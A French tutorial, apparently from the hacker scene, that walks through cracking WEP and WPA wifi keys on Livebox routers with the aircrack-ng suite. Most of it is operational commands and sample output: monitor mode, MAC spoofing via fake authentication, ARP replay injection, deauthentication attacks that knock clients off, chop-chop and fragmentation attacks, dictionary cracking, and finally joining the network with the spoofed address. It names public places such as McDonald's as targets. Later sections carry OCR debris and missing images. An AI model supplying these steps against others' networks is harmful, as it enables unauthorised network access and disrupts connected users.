```
####################################
###                              ###
###        Man of the Wifi       ###
###   Aircrack's Audit Tutoriel  ###
###     By Sh0ck - shock@k.st    ###
###                              ###
####################################
```



## I - Introduction.

Dans ce paper, vous allez apprendre à vous servir de la suite aircrack-ng, tout d'abord, je vais parler du côté théorique
de la chose, les méthodes de modulation utilisées, les méthodes de cryptage, et après cela, je passerais à la pratique
qui est pour ma part la partie la plus intéressante, pourquoi donc parler de la théorie ? tout simplement parce qu'une
personne en mesure d'auditer un point wifi doit savoir un minimum de choses, la base y compris, plusieurs lieux peuvent être
vulnérables, comme des macdo, ou des endroits où il y a beaucoup de batiments.

Bon commençons =).

## II - La base du wifi.

Le wifi est basé sur des normes, il existe quatre normes à ce jour :

La norme 802.11b : Elle utilise comme type de modulation, le PSK (Phase Shift Keying) ou le QPSK
(Quadrature Phase Shift Keying) qui permet d'avoir des débits deux fois plus élevés par rapport au PSK, la norme 802.11b
peut atteindre des débits de 1 mb/s à 11 mb/s, ce qui n'est plus trop utilisé de nos jours.

La norme 802.11a : Contrairement à la norme 802.11b, cette norme utilise la modulation OFDM (Orthogonal Frequency Division
Multiplexing) et permet d'avoir un débit de 54 mb/s.

La norme 802.11g : Comme la norme 802.11a, cette norme utilise la modulation OFDM et permet d'avoir un débit de 54 mb/s,
contrairement à la norme 802.11a, cette norme est plus aboutie donc plus utilisée.

La norme 802.11n : Cette norme compte remplacer le 802.11g car les débits seront plus élevés, on parle de débits d'une
centaine de mb/s voir plus.

Le wifi fonctionne à une fréquence d'environ 2.4 ghz pour quelques milliwatts, plus on a de Dbi, plus on peut capter un
signal loin, le wifi comporte 14 canaux de fréquences plus ou moins puissants :

| Canal | Fréquence |
|---|---|
| 1 | 2.412 |
| 2 | 2.417 |
| 3 | 2.422 |
| 4 | 2.427 |
| 5 | 2.432 |
| 6 | 2.437 |
| 7 | 2.442 |
| 8 | 2.447 |
| 9 | 2.452 |
| 10 | 2.457 |
| 11 | 2.462 |
| 12 | 2.467 |
| 13 | 2.472 |
| 14 | 2.484 |

Je pense que niveau théorie, cela vous suffira =).

## III - Fonctionnement de la suite aircrack-ng.

Tout d'abord, la suite aircrack-ng marche par étape :

- Activation du monitor mode de la carte compatible avec airmon-ng (il faut un chipset wifi compatible avec la capture
de paquets et le fake auth par adresse mac que nous verrons plus tard).
- Capture de paquets avec airodump-ng.
- Stimulation du réseau avec aireplay-ng (il existe plusieurs attaques pour capturer encore plus de paquets que nous
verrons également, il s'agit de la méthode chop chop et fragmentation).
- Crack de la clef avec aircrack-ng.

Le but de la suite aircrack est en fait, de capturer les paquets envoyés sur le réseau par le routeur wifi grâce à
airodump-ng et de décrypter les paquets reçus avec aircrack-ng par algorithme pour une clef wep ou par dictionnaire
pour une clef wpa ou wpa-psk qui sont des clefs un peu plus sécurisées.

## IV - La pratique =).

Donc, pour le moment, nous allons prendre comme exemple, une clef wifi en wep (128 bits) sur une livebox
(qui dit livebox, dit association par adresse mac, ça complique un peu la chose).

Donc, nous devons trouver la clef wifi rien qu'avec la suite aircrack-ng, nous allons faire ceci par étapes, c'est parti :

Nous ouvrons donc une console, nous passons en root et nous faisons ceci :

```
$ airmon-ng
```

La liste des interfaces wifi apparaît, maintenant, nous faisons ceci :

```
$ airmon-ng start "l'interface wifi"
```

Pour ma part, ça sera :

```
$ airmon-ng start wlan0
```

J'utiliserais cette interface wifi durant tout le tutoriel, tachez donc de la modifier à chaque fois pour vous.

Si votre carte wifi n'est pas détectée dans airmon-ng, il faut l'activer :

```
$ ifconfig wlan0 up
```

Une fois la carte activée et le "monitor mode enabled", nous pouvons continuer avec airodump-ng.

```
$ airodump-ng --write "Nomquevousvoulez" --channel "lechanneldelalivebox"
"interfacewifi"
```

Pour ma part, cela sera donc :

```
$ airodump-ng --write tutoriel --channel 1 wlan0
```

Si on ne connait pas le channel de la livebox, on peut faire comme ceci :

```
$ airodump-ng --write tutoriel wlan0
```

Les cannaux seront analysés un par un jusqu'à trouver la livebox, une fois trouvée, il suffit de regarder la case "CH XX"
pour connaitre le channel de la livebox.

Une fois la livebox trouvée, on voit la colonne BSSID, elle correspond à l'adresse mac de la livebox.
La colonne ESSID correspond au nom de la livebox.

Pour être plus précis dans la capture, nous pouvons relancer airodump-ng comme ceci :

```
$ airodump-ng --write tutoriel2 --channel XX --bssid XX:XX:XX:XX:XX:XX wlan0
```

XX = Correspond au numéro du channel vus dans la case CH.
XX:XX:XX:XX:XX:XX = Correspond à l'adresse mac de la livebox.
wlan0 = Correspond à notre interface wifi.

La colonne #data nous intéresse fortement car cela correspond aux ivs qui nous permettront de cracker la clef avec aircrack,
ce sont des petits morceaux de données envoyés par la livebox et reçus sur notre pc grâce à notre carte wifi.

Maintenant, nous allons stimuler le réseau afin de capturer encore plus de paquets grâce à aireplay.

Comme nous attaquons une livebox, elle est protégée par une association par adresse mac, nous allons donc tenter une attaque
dites "Fake Auth" qui a pour but de voler une adresse mac déjà assignée.

```
$ aireplay-ng -1 0 -e ESSID -a BSSID -h STATION wlan0
```

-1 indique à aircrack qu'on veut faire une fake auth, 0 est le temps entre deux tentatives.
ESSID est le nom de la livebox (que l'on voit dans la colonne ESSID dans airodump-ng).
BSSID est l'adresse mac de la livebox (voir la colonne BSSID).
STATION est l'adresse mac de la station (voir colonne STATION).

wlan0 est notre interface.

Exemple :

```
$ aireplay-ng -1 0 -e Livebox-1490 -a XX:XX:XX:XX:XX:XX -h yy:yy:yy:yy:yy:yy
wlan0
```

À ce moment là, nous devons avoir des messages du genre :

```
17:55:34  Sending Authentication Request
17:55:34  Sending Authentication Request
17:55:34  Sending Authentication Request
17:55:34  Sending Authentication Request
17:55:34  Authentication successful
17:55:34  Sending Authentication Request
17:55:34  Association successful :-)
```

Le nombre de Sending Authentication Request peut varier en fonction de la qualité du signal et de certains facteurs.

Maintenant que nous sommes associé avec le fake auth, on va faire une injection de paquets, c'est la clef pour réussir
un crack wep rapidement, ça nous évite d'y passer la semaine pour capturer des ivs, sachant qu'il nous en faut environ
1 000 000 pour une clef 128 bits et 300 000 pour une clef 64 bits.

Voici comment procéder pour faire une réinjection d'arp :

```
$ aireplay-ng -3 -e ESSID -b BSSID -h STATION wlan0
```

À la place de -1 pour la stimulation du réseau, nous avons -3 pour la réinjection d'ARP.

Exemple :

```
$ aireplay-ng -3 -e Livebox-1490 -b XX:XX:XX:XX:XX:XX -h yy:yy:yy:yy:yy:yy wlan0
```

On peut rajouter aussi le paramètre -x XXX qui représente la vitesse d'injection des paquets, par défaut, 600 paquets/s.
Vous pouvez augmenter ou diminuer cette valeure en fonction de la qualité du signal mais évitez d'injecter
trop rapidement, vous pouvez faire planter l'AP.

Maintenant si tout se passe bien, nous pouvons voir que dans airodump-ng, les ivs augmentent ainsi que les ARP capturés.

Si vous n'arrivez pas à capturer d'ARP, il existe un moyen, c'est de forcer une station de se déconnecter avec aireplay.

Cela ne fonctionne pas toujours mais voici la commande :

```
$ aireplay-ng -0 1 -a XX:XX:XX:XX:XX:XX -c ZZ:ZZ:ZZ:ZZ:ZZ:ZZ wlan0
```

-o signale à aireplay qu'on veut faire une attaque de deauthentication.
1 correspond aux nombres de tentatives, si on mets cette valeure à 0, on produit une attaque en boucle (plus efficace).
-a correspond à l'adresse mac de la livebox.
-c correspond à l'adresse mac que l'on veut déconnecter, si on ne mets pas le paramètre -c dans la commande, on déconnecte
tout le monde (pas très utile sauf dans certains cas).
wlan0 correspond à notre interface.

Maintenant, nous allons apprendre les deux autres attaques possibles (Chop chop et fragmentation).

## V - L'attaque Chop Chop.

L'attaque Chop Chop consiste à injecter un faux arp afin de stimuler le réseau donc à avoir des ivs, ceci est utile
quand une station ne génère pas d'arp.

Toute la théorie de l'attaque Chop Chop peut être visionnée ici :
http://www.aircrack-ng.org/doku.php?id=chopchoptheory

Maintenant que la théorie est faite, voici la pratique :

```
$ aireplay-ng -4 -h yy:yy:yy:yy:yy:yy -b XX:XX:XX:XX:XX:XX wlan0
```

-4 signale à aireplay que nous voulons faire une attaque Chop Chop.
-h yy:yy:yy:yy:yy:yy correspond à l'adresse mac de la colonne STATION.
-b XX:XX:XX:XX:XX:XX correspond à l'adresse mac de la livebox.
wlan0 à notre interface wifi.

Nous avons une réponse ressemblante à ça :

```
      Read 165 packets...

         Size: 86, FromDS: 1, ToDS: 0 (WEP)

         BSSID  =  00:14:6C:7E:40:80
         Dest. MAC  =  FF:FF:FF:FF:FF:FF
         Source MAC  =  00:40:F4:77:E5:C9

         0x0000:  0842 0000 ffff ffff ffff 0014 6c7e 4080  .B..........l~@.
         0x0010:  0040 f477 e5c9 603a d600 0000 5fed a222  .@.w..`:...._.."
         0x0020:  e2ee aa48 8312 f59d c8c0 af5f 3dd8 a543  ...H......._=..C
         0x0030:  d1ca 0c9b 6aeb fad6 f394 2591 5bf4 2873  ....j.....%.[.(s
         0x0040:  16d4 43fb aebb 3ea1 7101 729e 65ca 6905  ..C...>.q.r.e.i.
         0x0050:  cfeb 4a72 be46                           ..Jr.F

 Use this packet ? y
```

Nous devons donc confirmer avec "y".

```
 Saving chosen packet in replay_src-0201-191639.cap

 Offset   85 ( 0% done) | xor = D3 | pt = 95 |  253 frames written in   760ms
 Offset   84 ( 1% done) | xor = EB | pt = 55 |  166 frames written in   498ms
 Offset   83 ( 3% done) | xor = 47 | pt = 35 |  215 frames written in   645ms
 Offset   82 ( 5% done) | xor = 07 | pt = 4D |  161 frames written in   483ms
 Offset   81 ( 7% done) | xor = EB | pt = 00 |   12 frames written in    36ms
 Offset   80 ( 9% done) | xor = CF | pt = 00 |  152 frames written in   456ms
 Offset   79 (11% done) | xor = 05 | pt = 00 |   29 frames written in    87ms
 Offset   78 (13% done) | xor = 69 | pt = 00 |  151 frames written in   454ms
 Offset   77 (15% done) | xor = CA | pt = 00 |   24 frames written in    71ms
 Offset   76 (17% done) | xor = 65 | pt = 00 |  129 frames written in   387ms
 Offset   75 (19% done) | xor = 9E | pt = 00 |   36 frames written in   108ms
 Offset   74 (21% done) | xor = 72 | pt = 00 |   39 frames written in   117ms
 Offset   73 (23% done) | xor = 01 | pt = 00 |  146 frames written in   438ms
 Offset   72 (25% done) | xor = 71 | pt = 00 |   83 frames written in   249ms
 Offset   71 (26% done) | xor = A1 | pt = 00 |   43 frames written in   129ms
 Offset   70 (28% done) | xor = 3E | pt = 00 |   98 frames written in   294ms
 Offset   69 (30% done) | xor = BB | pt = 00 |  129 frames written in   387ms
```

```
 Offset   68 (32% done) | xor = AE | pt = 00 |  248 frames written in   744ms
 Offset   67 (34% done) | xor = FB | pt = 00 |  105 frames written in   315ms
 Offset   66 (36% done) | xor = 43 | pt = 00 |  101 frames written in   303ms
 Offset   65 (38% done) | xor = D4 | pt = 00 |  158 frames written in   474ms
 Offset   64 (40% done) | xor = 16 | pt = 00 |  197 frames written in   591ms
 Offset   63 (42% done) | xor = 7F | pt = 0C |   72 frames written in   217ms
 Offset   62 (44% done) | xor = 1F | pt = 37 |  166 frames written in   497ms
 Offset   61 (46% done) | xor = 5C | pt = A8 |  119 frames written in   357ms
 Offset   60 (48% done) | xor = 9B | pt = C0 |  229 frames written in   687ms
 Offset   59 (50% done) | xor = 91 | pt = 00 |  113 frames written in   339ms
 Offset   58 (51% done) | xor = 25 | pt = 00 |  184 frames written in   552ms
 Offset   57 (53% done) | xor = 94 | pt = 00 |   33 frames written in    99ms
 Offset   56 (55% done) | xor = F3 | pt = 00 |  193 frames written in   579ms
 Offset   55 (57% done) | xor = D6 | pt = 00 |   17 frames written in    51ms
 Offset   54 (59% done) | xor = FA | pt = 00 |   81 frames written in   243ms
 Offset   53 (61% done) | xor = EA | pt = 01 |   95 frames written in   285ms
 Offset   52 (63% done) | xor = 5D | pt = 37 |   24 frames written in    72ms
 Offset   51 (65% done) | xor = 33 | pt = A8 |   20 frames written in    59ms
 Offset   50 (67% done) | xor = CC | pt = C0 |   97 frames written in   291ms
 Offset   49 (69% done) | xor = 03 | pt = C9 |  188 frames written in   566ms
 Offset   48 (71% done) | xor = 34 | pt = E5 |   48 frames written in   142ms
 Offset   47 (73% done) | xor = 34 | pt = 77 |   64 frames written in   192ms
 Offset   46 (75% done) | xor = 51 | pt = F4 |  253 frames written in   759ms
 Offset   45 (76% done) | xor = 98 | pt = 40 |  109 frames written in   327ms
 Offset   44 (78% done) | xor = 3D | pt = 00 |  242 frames written in   726ms
 Offset   43 (80% done) | xor = 5E | pt = 01 |  194 frames written in   583ms
 Offset   42 (82% done) | xor = AF | pt = 00 |   99 frames written in   296ms
 Offset   41 (84% done) | xor = C4 | pt = 04 |  164 frames written in   492ms
 Offset   40 (86% done) | xor = CE | pt = 06 |   69 frames written in   207ms
 Offset   39 (88% done) | xor = 9D | pt = 00 |  137 frames written in   411ms
 Offset   38 (90% done) | xor = FD | pt = 08 |  229 frames written in   688ms
 Offset   37 (92% done) | xor = 13 | pt = 01 |  232 frames written in   695ms
 Offset   36 (94% done) | xor = 83 | pt = 00 |   19 frames written in    58ms
 Offset   35 (96% done) | xor = 4E | pt = 06 |  230 frames written in   689ms
 Sent 957 packets, current guess: B9...

 The AP appears to drop packets shorter than 35 bytes.
 Enabling standard workaround: ARP header re-creation.

 Saving plaintext in replay_dec-0201-191706.cap
 Saving keystream in replay_dec-0201-191706.xor

 Completed in 21s (2.29 bytes/s)
+-----------------------------------------------------------------------------+
```

Nous avons fini, le fichier "replay_dec-0201-191706.xor" peut être utiliser pour générer des paquets avec packetforge-ng.

```
$ packetforge-ng -9 -r input.cap -y replay_dec-0201-191706.xor -w output.cap
```

-9 signale à packetforge-ng que l'on veut générer un paquet aléatoire.
-r input.cap correspond au fichier d'entrée.
-y replay_dec-0201-191706.xor correspond à notre fichier généré.
-w output.cap correspond au fichier de sortie.

Il y a plusieurs méthodes pour forger un paquet arp, vous pouvez les voir ici :

http://www.aircrack-ng.org/doku.php?id=packetforge-ng

Nous pouvons aussi utiliser l'attaque Chop Chop sans authentification :

```
$ aireplay-ng -4 -b XX:XX:XX:XX:XX:XX wlan0

+----------------------------+
```

|VI - L'attaque fragmentation.|
+-----------------------------+

Comme pour l'attaque Chop Chop, l'attaque fragmentation a pour but de générer un .xor pour ensuite forget un paquet arp
avec packetforge-ng.

Voici la commande :

$ aireplay-ng -5 -b XX:XX:XX:XX:XX:XX -h yy:yy:yy:yy:yy:yy wlan0

-5 signale à aireplay que nous voulons faire une attaque fragmentation.
-h yy:yy:yy:yy:yy:yy correspond à l'adresse mac de la colonne STATION.
-b XX:XX:XX:XX:XX:XX correspond à l'adresse mac de la livebox.
wlan0 à notre interface wifi.

+---------------------------------+
|VII - Aircrack-ng et Aircrack-ptw.|
+---------------------------------+


Le but est d'assembler les deux algorithmes ensemblent, pour cela, voici comment faire :

Se mettre en root et aller dans le répertoire où se trouve votre .cap et faire cette commande :


$ aircrack-ng -z *.cap

-z sert à assembler aircrack-ng et aircrack-ptw ensemblent.
*.cap est votre fichier .cap, il suffit de modifier * par le nom de votre fichier.


Si aircrack-ng arrive à décrypter votre .cap, vous devriez obtenir à peu près ceci :



Ou encore ça :




Ou ceci :




Ce sont des images approximatif, la seule qui nous intéresse est le key found avec la clef ou le pass secret.

## VIII - Phase finale du crack WEP.

Une fois la clef trouvée, il vous suffit de changer votre adresse mac par celle spoofée durant le tutoriel :

$ ifconfig wlan0 hw ether yy:yy:yy:yy:yy:yy (Remplacez l'interface wlan0 par la votre et l'adresse mac par celle que
vous avez utilisée).

Maintenant il faut activer dhcp :

$ dhcp wlan0

Maintenant, essayez de faire un ping sur un site connu comme google :

$ ping www.google.com

Si vous avez des réponses, vous êtes connecté, bravo =)

Sinon, l'adresse de la livebox n'est pas celle d'origine, dans ce cas, il vous faudra utiliser un sniffer réseau comme
wireshark.

## IX - Crack WPA.

Nous allons faire des commandes basiques vus plus haut, vous pourrez les comprendre en regardant les autres exemples :

$ airmon-ng start wlan0
$ airodump-ng --write crackwpa --channel XX --encrypt wpa wlan0

Maintenant comparé au crack WEP, le but n'est plus de faire une fake auth mais de faire une désauthentification des
stations connectées.
Le but est d'obtenir un Handshake (obligatoire pour lancer l'attaque par dictionnaire).

$ aireplay-ng -0 1 -a BSSID -c STATION wlan0

-0 indique qu'il s'agit d'une désauthentification.
1 est le nombre de tentatives, mettre 0 pour illimité.
BSSID est l'adresse mac de la colonne BSSID.
STATION est l'adresse mac de la colonne STATION (Facultative mais recommandée).

Après la désauthentification, attendez que le client se reconnecte, vous devriez avoir un Handshake, pour vérifier,
lancez aircrack :

$ aircrack-ng *.cap

Ne remplacez rien dans cette commande.

Logiquement, vous devriez voir une liste, si dans la catégorie "Encryption" vous voyez "WPA (1 Handshake)", c'est bon,
on peut continuer.

Donc, pour décrypter la clef, vous avez besoin d'un dictionnaire (il y en a pleins sur internet).
Une fois que vous en avez un, lancez aircrack comme ceci :

```
$ aircrack-ng -w Cheminduдico *.cap
```

Cheminduдico = Vous devez remplacer ça par le chemin du dico, exemple : Desktop/dico.
*.cap = Vous devez remplacer * par le nom de votre .cap.

Aircrack se chargera de décrypter la clef mais vous avez le temps d'aller dormir, en effet, en wpa, le décryptage de la clef
peut durer deux heures comme deux jours.

```
+-------------------------------------+
|X - Airoscript, Spoonwep et Spoonwpa.|
+-------------------------------------+
```

Airoscript est un script qui utilise la suite aircrack-ng mais qui facilite beaucoup l'exploitation, vous pourez le trouver
ici : http://airoscript.aircrack-ng.org/download.html.

Un manuel est disponible sur le site même si cela reste relativement simple.

Spoonwep et Spoonwpa sont des équivalents à airoscript mais en interface graphique, le must en rapidité =)

Vous pouvez les avoir ici :

http://neovortex.kodings.googlepages.com/spoonwep2.lzm

http://shamanvirtuel.googlepages.com/SWPA.lzm

```
+--------------------------+
|XI - Greetz to my friends.|
+--------------------------+
```

Xylitol, KPCR, PHPLizardo, p3lo, ZeQ3uL, i337, Yacodo, Bestpig, Mastermind, SpY-TecH, Valus, HuGe, d5-ro, Digital-H, Kanzaki, Str0zen.

Websites : Europa Security, Citec.us.